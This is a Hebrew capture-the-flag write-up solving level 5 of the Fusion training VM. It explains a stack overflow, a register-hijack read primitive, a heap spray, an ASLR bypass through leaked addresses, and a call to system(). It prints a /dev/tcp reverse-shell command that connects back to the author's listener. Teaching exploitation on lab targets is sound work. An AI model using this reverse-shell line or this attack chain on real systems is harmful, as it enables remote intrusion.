פתרון Fusion שלב 5

מאת אריאל קורן

תקציר

Exploit-exercises.com, הינו אתר המאפשר הורדת מכונות ויטרואליות ואתגרים המציגים סיטואציות עם בעיות אבטחה שונות כמו Privilege escalation, Vulnerability analysis ועוד שלל בעיות אבטחה. כאן אציג את הפתרון לתרגיל 5 הקיים במכונה הוירטואלית Fusion, קישור להורדה:

https://exploit-exercises.com/fusion/level05

הבעיה

בתרגיל זה יש שרת Web, המקומפל עם כמה הגנות, בנוסף, אנחנו מצפים שהחולשה עצמה תהיה חולשת Stack.

Vulnerability Type	Stack
Position Independent Executable	Yes
Read only relocations	No
Non-Executable stack	Yes
Non-Executable heap	Yes
Address Space Layout Randomisation	Yes
Source Fortification	Yes

על מנת להשיג Shell, יש כמה דברים שצריך לעשות:

1. למצוא Information Leak, על מנת לעבור את הגנות ה-ASLR.
2. כתיבה לזכרון, על מנת לכתוב את ה-Shellcode שלי, או String שארצה להריץ.
3. יכולת להריץ קוד או את הכתובת של הפונקציה system הנמצאת ב-libc.

הקדמה

המתודולוגיה בה השתמשתי בתרגיל זה, תסקור את הקונספט של Heap Spraying וגם Stack Overflowing על מנת להשיג שליטה על אוגר ה-EIP וגם על מנת לשנות חלק מהאוגרים השמורים על ה-Stack ובכך להשיג שליטה על ה-Flow של התוכנית. שינוי חלק מהאוגרים השמורים על ה-Stack תאפשר לי קריאה (כמעט) מכל כתובת אפשרית.

התוכנית מתחילה מהאזנה על פורט 20005 ומנגנון פנימי של יצירת משימות היוצר את childtask() עבור כל חיבור חדש המתקבל. חשוב לציין שלא כמו בתרגילים קודמים, הקוד הנמצא בפונקציה main() לא קורא ל-fork(), לכן כל קריסה, תגרום לקריסה כוללת של התוכנית, לא תהיה יכולת חוזרת לתקשר ונהיה חייבים לאתחל את השרת. התופעת לואי היא, שכל הכתובות יוגרלו באקראיות שוב, לכן ה- Information leak שנמצא מחוייב לא להקריס את התוכנית על מנת שנוכל באמת לעבור את הגנות ה-ASLR.

הלוגיקה האמיתית של התוכנית נמצאת בפונקציה childtask(), אשר מקבלת חמש פקודות אפשריות: "isup", "quit", "checkname", "senddb", "addreg"

הפונקציות היחידיות שיהיו רלוונטיות להשמשה שלי הן checkname() ו-isup().

השגת יכולת קריאה

נתבונן בפונקציה checkname():

```
static void checkname(void *arg)
{
  struct isuparg *isa = (struct isuparg *)(arg);
  int h;

  h = get_and_hash(32, isa->string, '@');

  fdprintf(isa->fd, "%s is %sindexed already\n", isa->string,
registrations[h].ipv4 ? "" : "not ");
}
```

ובפונקציה הנקראת ממנה get_and_hash():

```
int get_and_hash(int maxsz, char *string, char separator)
{
  char name[32];
  int i;

  if(maxsz > 32) return 0;
  for(i = 0; i < maxsz, string[i]; i++) {
      if(string[i] == separator) break;
      name[i] = string[i];
  }

  return hash(name, strlen(name), 0x7f);
}
```

בתוך הפונקציה get_and_hash() נראה שנכתב קוד המממש strcpy(), שיסיים את העתקת ה-String או בהינתן Null Termination (\0) או כאשר תו מסוים יהיה שווה בערכו ל-separator שהוא התו 0x40 - '@'. אין הגבלה אמיתית באורך ה-String ופה קורה כל הקסם.

ניתן לשלוח String באורך (כמעט) 512 תווים בפונקציה childtask(), הפונקציה הזו תשכפל את ה-String שלי בזכרון ותעביר אותו לפונקציה checkname() שיעביר הלאה ל-get_and_hash(), שם ה- Stack קורה Overflow.


נבחן את התחלת הפונקציה וסופה, על מנת להבין מה ההשלכות של דריסה כזו ומה ניתן להשיג:

```
public get_and_hash
get_and_hash proc near

var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= byte ptr -2Ch
arg_0_maxsz= dword ptr  4
arg_4_string= dword ptr  8
arg_8_seperator= byte ptr  0Ch

push    ebp
xor     eax, eax
push    edi
push    esi
sub     esp, 2Ch
cmp     [esp+38h+arg_0_maxsz], 20h
mov     esi, [esp+38h+arg_4_string]
movzx   edi, [esp+38h+arg_8_seperator]
jg      short loc_27AB
```

```
Epilogue:
add     esp, 2Ch
pop     esi
pop     edi
pop     ebp
retn
get_and_hash endp
```

נראה כי האוגרים ESI, EDI וגם EBP הם אלו שנשמרים על ה-Stack ומשוחזרים בסוף הפונקציה. כאשר מבצעים דריסה של ה-Stack, כמובן שהדבר הראשון (והלגיטימי) שנדרס הוא char name[32]; שנשמר לו מקום במחסנית בתחילת הפונקציה. אבל אחריו, אם נמשיך לדרוס את ה-Stack, נדרוס גם את שלושת האוגרים ואם נמשיך לבסוף ידרס גם ה-EIP, אבל לזה נגיע בהמשך. נראה אם הכנסת ערכים מסויימים לחלק מהאוגרים האלו יוכל לתת משהו מעניין ובעל משמעות בפונקציה הקוראת checkname().

הנה Screenshot של האסמבלי של הפונקציה הקוראת עם הערות נוספות שלי בקוד:



```
000027C0
000027C0
000027C0
000027C0 checkname proc near
000027C0
000027C0 fd= dword ptr -1Ch
000027C0 format_string_var_18= dword ptr -18h
000027C0 isa_string_var_14= byte ptr -14h
000027C0 conditional_string_var_10= dword ptr -10h
000027C0 var_C= dword ptr -0Ch
000027C0 var_8= dword ptr -8
000027C0 var_4= dword ptr -4
000027C0 arg_0= dword ptr  4
000027C0
000027C0 sub     esp, 1Ch
000027C3 mov     [esp+1Ch+var_8], esi
000027C7 mov     esi, [esp+1Ch+arg_0]
000027CB mov     [esp+1Ch+var_C], ebx
000027CF call    __i686_get_pc_thunk_bx
000027D4 add     ebx, 3948h
000027DA mov     [esp+1Ch+var_4], edi
000027DE mov     edi, [esi+4]
000027E1 mov     dword ptr [esp+1Ch+isa_string_var_14], 40h
000027E9 mov     [esp+1Ch+fd], 20h
000027F0 mov     [esp+1Ch+format_string_var_18], edi
000027F4 call    get_and_hash    ; Complete control over [ESI, EDI, EBP]
000027F9 mov     ecx, ds:(registrations_ptr - 611Ch)[ebx]
000027FF lea     edx, [eax+eax*2]
00002802 lea     edx, [ecx+edx*2]
00002805 mov     edx, [edx+2]
00002808 lea     eax, (aWelcomeToLevel+19h - 611Ch)[ebx] ; ""
0000280E
0000280E isa->string (EDI in my control)
0000280E mov     dword ptr [esp+1Ch+isa_string_var_14], edi ; char
0000280E
00002812 test    edx, edx
00002814 lea     edx, (aNot - 611Ch)[ebx] ; "not "
0000281A cmovz   eax, edx
0000281D mov     [esp+1Ch+conditional_string_var_10], eax
00002821 lea     eax, (aSIsSindexedAlr - 611Ch)[ebx] ; "%s is %sindexed already\n"
00002827 mov     [esp+1Ch+format_string_var_18], eax ; int
0000282B
0000282B
0000282B isa->fd (ESI in my control)
0000282B mov     eax, [esi]
0000282D mov     [esp+1Ch+fd], eax ; fd
0000282D
00002830 call    fdprintf
00002830 fdprintf(isa->fd, "%s is %sindexed already\n", isa->string, registrations[h].ipv4 ? "" : "not ");
00002830
00002835 mov     ebx, [esp+1Ch+var_C]
00002839 mov     esi, [esp+1Ch+var_8]
0000283D mov     edi, [esp+1Ch+var_4]
00002841 add     esp, 1Ch
00002844 retn
00002844 checkname endp
00002844
```

ננסה להבין אם האוגרים שיש לי שליטה עליהם הם בעלי משמעות בפונקציה. נראה כי האוגר EDI מצופה שיכיל String ויוחזר על ה-Socket, בהינתן File Descriptor מתאים, הנשלט ע"י ESI. ניתן לתרגם את הקריאה לפונקציה fdprintf בצורה הבאה:

```
fdprintf(ESI, "%s is %sindexed already\n", EDI, registrations[h].ipv4 ? "" : "not ");
```

אחרי בדיקה דינמית של הפונקציה, ראיתי כי ה-File Descriptor המצופה לתקשורת הוא תמיד 4. ובנוגע ל-String, כל כתובת תקינה שאשלח לפונקציה - תחזיר לי את התוכן בכתובת זו. בתאוריה (ובקרוב גם במעשי), אוכל להשתמש בפונקציה הזו ובדריסה שלי על מנת לקרוא את כל הכתובות עד למציאת הכתובת של הספריה LIBC וכך גם את הפונקציה system התאפשר לי הרצה של כל .String ספוילר קטן: בהמשך הרצה של Reverse Shell. כרגע יש לי יכולת קריאה של כל כתובת, אבל אם אשלח ל-()fdprintf כתובת שלא Mapped בזכרון, התוכנית תקרוס. אני לא מכיר שם כתובת סטטית שאוכל להשתמש בה, אז מה אעשה?

Heap Spray

על מנת לקבל כתובת תקינה לקרוא ממנה, אצטרך ליצור אותה. שמתי לב שהכתובות אליהן כל הספריות Mapped הן בערך אותו הדבר:

```
Start Addr   End Addr       Size     Offset objfile
0xb755f000 0xb75a1000    0x42000          0
0xb75a1000 0xb7717000   0x176000          0       /lib/i386-linux-gnu/libc-2.13.so
0xb7717000 0xb7719000     0x2000   0x176000       /lib/i386-linux-gnu/libc-2.13.so
0xb7719000 0xb771a000     0x1000   0x178000       /lib/i386-linux-gnu/libc-2.13.so
0xb771a000 0xb771d000     0x3000          0
0xb7727000 0xb7729000     0x2000          0
0xb7729000 0xb772a000     0x1000          0           [vdso]
0xb772a000 0xb7748000    0x1e000          0       /lib/i386-linux-gnu/ld-2.13.so
0xb7748000 0xb7749000     0x1000    0x1d000       /lib/i386-linux-gnu/ld-2.13.so
0xb7749000 0xb774a000     0x1000    0x1e000       /lib/i386-linux-gnu/ld-2.13.so
0xb774a000 0xb7750000     0x6000          0       /opt/fusion/bin/level05
0xb7750000 0xb7751000     0x1000     0x6000       /opt/fusion/bin/level05
0xb7751000 0xb7754000     0x3000          0
0xb8977000 0xb8998000    0x21000          0           [heap]
0xbff36000 0xbff57000    0x21000          0           [stack]
```

ה-Byte הראשון של המודולים הנטענים תמיד יהיו בין הערכים 0x**B6**000000 ל-0x**B9**000000, הכתובת אליה נטען ה-Heap מתחיל בין הכתובת של הספריה האחרונה שנטענה (בדוגמה שלנו Level05) ובין ה-Stack. הכתובת הגבוהה ביותר אליה משהו יכול להטען היא 0x**C0**000000, לכן אם אוכל לגרום למספיק מידע להשמר על ה-Heap ללא קריאות Free, אגרום להגדלה שלו עד שאוכל להניח קיום של כתובות מסוימות ותוכן מסויים באותה כתובת. בתרגיל זה, לאחר שאבצע Heap spray, אני אניח שכל המידע בין הכתובות 0xbd000000 - 0xbe000000 הוא שלי ו"מאותחל" לפי ה-Spray שאבצע, אז איך אוכל לעשות את זה?

נבחן את הקריאה לפונקציה ()isup:

```
      if(strncmp(buffer, "isup ", 5) == 0) {
          struct isuparg *isa = calloc(sizeof(struct isuparg), 1);
          isa->fd = cfd;
          isa->string = strdup(buffer + 5);
          taskcreate(isup, isa, STACK);
      }
```

יש קריאה לפונקציה strdup() אשר משכפלת String בזכרון:

man strdup
DESCRIPTION
The strdup() function returns a pointer to a new string which is a duplicate of the string s. Memory for the new string is obtained with malloc(3), and can be freed with free(3).

לפי תיאור הפונקציה, לאחר שיכפול ה-String, ניתן (וצריך) לשחרר את הזכרון ע"י הקריאה ל-free, אבל בקוד של התוכנית אין שום קריאה כזו. לכן אם נקרא מספיק פעמים לפונקציה strdup() עם String ארוך ניתן בסוף להניח תוכן של כתובת מסויימת בזכרון.

```
Start Addr   End Addr       Size     Offset objfile
0xb755f000 0xb75a1000    0x42000          0
0xb75a1000 0xb7717000   0x176000          0       /lib/i386-linux-gnu/libc-2.13.so
0xb7717000 0xb7719000     0x2000   0x176000       /lib/i386-linux-gnu/libc-2.13.so
0xb7719000 0xb771a000     0x1000   0x178000       /lib/i386-linux-gnu/libc-2.13.so
0xb771a000 0xb771d000     0x3000          0
0xb7727000 0xb7729000     0x2000          0
0xb7729000 0xb772a000     0x1000          0           [vdso]
0xb772a000 0xb7748000    0x1e000          0       /lib/i386-linux-gnu/ld-2.13.so
0xb7748000 0xb7749000     0x1000    0x1d000       /lib/i386-linux-gnu/ld-2.13.so
0xb7749000 0xb774a000     0x1000    0x1e000       /lib/i386-linux-gnu/ld-2.13.so
0xb774a000 0xb7750000     0x6000          0       /opt/fusion/bin/level05
0xb7750000 0xb7751000     0x1000     0x6000       /opt/fusion/bin/level05
0xb7751000 0xb7754000     0x3000          0
0xb8977000 0xb8998000    0x21000          0           [heap]
0xb8998000 0xbff2a000  0x7592000          0           [heap]
0xbff36000 0xbff57000    0x21000          0           [stack]
```

ניתן לראות את הזכרון לאחר ה-Heap spray. שימו לב ל-Heap הנוסף שנוצר ולגודל שלו. ה-String שאיתו עשיתי Spray מכיל את ה-File descriptor המצופה, שהוא תמיד 4 וגם את הפקודה שארצה להריץ עבור ה-Reverse Shell. חשוב לשים לב שעבור כל אורך שונה על ה-String שעושים באמצעותו Spray, ההתנהגות תהיה שונה על ה-Heap ולא בהכרח תהיה חוקיות שתעזור לפתרון התרגיל. אני וידאתי שבאמצעות ה-Spray שלי, התוכן ב-Heap תמיד יחזור על עצמו כל 0x100 בתים.

השלב הבא הוא להשתמש ביכולות הקריאה שהסברתי קודם לכן ולקרוא את ה-Buffer-ים שהוכנסו ל-Heap, עד שאגיע ל-Buffer הראשון ביותר שהכנסתי. התהליך הזה הוא יחסית קל, בעקבות הריסוס שלי, אני יודע לנחש בוודאות קיום של תוכן מסויים בכתובת מסויימת, התכנים יהיו ה-String שלי שהכנסתי עבור ה-Reverse Shell וגם ה-File descriptor שלי.

הריצות של קריאת התוכן ב-Heap, יבוצעו ע"י הקטנת הכתובת שאני קורא, כל פעם ב-0x100 בתים. בדיוק האורך שה-HeapSpray שלי מאפשר דיוק בו וחזרה של התוכן. את הקריאה נבצע עד שנגיע ל"נקודת האפס" הנקודה ממנה התחיל בעצם כל תהליך ה-Spray. מנקודה זו מצאתי כתובת שתמיד חוזרת על עצמה של הפונקציה isup().

הכתובת הזו כנראה נמצאת שם בעקבות המימוש הפנימי של taskcreate(), שגם הוא לא משחרר את הכתובות. לאחר הקריאה של הכתובת isup() הנמצאת בתוך המודול level05 עברתי את מנגנון ההגנה ASLR ואני יודע למצוא בצורה וודאית כתובת של פונקציה במודול מסויים.

הנה תמונה המציגה את הכתובת של isup() ב-Heap וחלק מה-Spray שלי בזכרון הנמצא ממש אחרי הכתובת של isup():

מנקודה זו, דיי קל להשיג את הכתובת של הפונקציה system(), להשתמש באותה טכניקה של קריאת הזכרון עם fdprintf() שבשליטתי, לשלוח את הכתובת ב-Heap המצביעה על isup(), משם אני יודע להסיק את כל הכתובות של level05 ואוכל לקרוא כל כתובת מה-GOT, אבחר כתובת של פונקציה הקיימת ב-LIBC (ששם גם הפונקציה system נמצאת), הפונקציה שאבחר היא write ומשם לבסוף אוכל למצוא את הכתובת של system. בפשטות, הנה סדר הפעולות קריאה שיש לבצע:


Heap -> isup (level05) -> write (level05) -> write (libc) -> system (libc)

כל מה שנותר הוא להריץ את system עם פקודה שתחזיר לי Reverse Shell. הפקודה שבחרתי היא:

/bin/sh > /dev/tcp/**192.168.164.1**/**1337** 0>&1 2>&1

אשר אותה כתבתי לזכרון באמצעות הליך ה-Heap spray שהסברתי קודם. בפקודה זו "192.168.164.1" זה ה-IP של המכונה הראשית שלי ו-"1337" זה הפורט עליו אני מאזין עם Netcat.

כל מה שנשאר עכשיו לעשות, זה להריץ את אותו overflow שעשינו עד עכשיו על מנת לקרוא עם הפונקציה checkname() ופשוט לדרוס אותה עוד על מנת לשלוט גם על ה-EIP. חשוב לא לשכוח לדרוס ולהוסיף גם את ה-Argument לפונקציה system על מנת לקבל את ה-Reverse Shell.



לסיכום

POC מלא של החולשה ב-Python ניתן למצוא בתחתית העמוד פה:

http://arielkoren.com/blog/2017/06/14/fusion-level05-solution

החולשה הזו יכולה להסגר בקלות אם היה באמת הגנה של Stack cookie בפונקציה עם החולשה, או אם היו קריאות תקינות של free, אשר היו מבטלות את האופציה ל-Heap spray, בנוסף למימוש הפנימי של ה-()createtask שאפשר לי לגלות כתובת של פונקציות בקוד.

אם נהנתם מהתוכן של כתבה זו, אתם מוזמנים לקרוא עוד בבלוג החדש שלי http://arielkoren.com

או לעקוב אחרי בטוויטר ולינקדאין.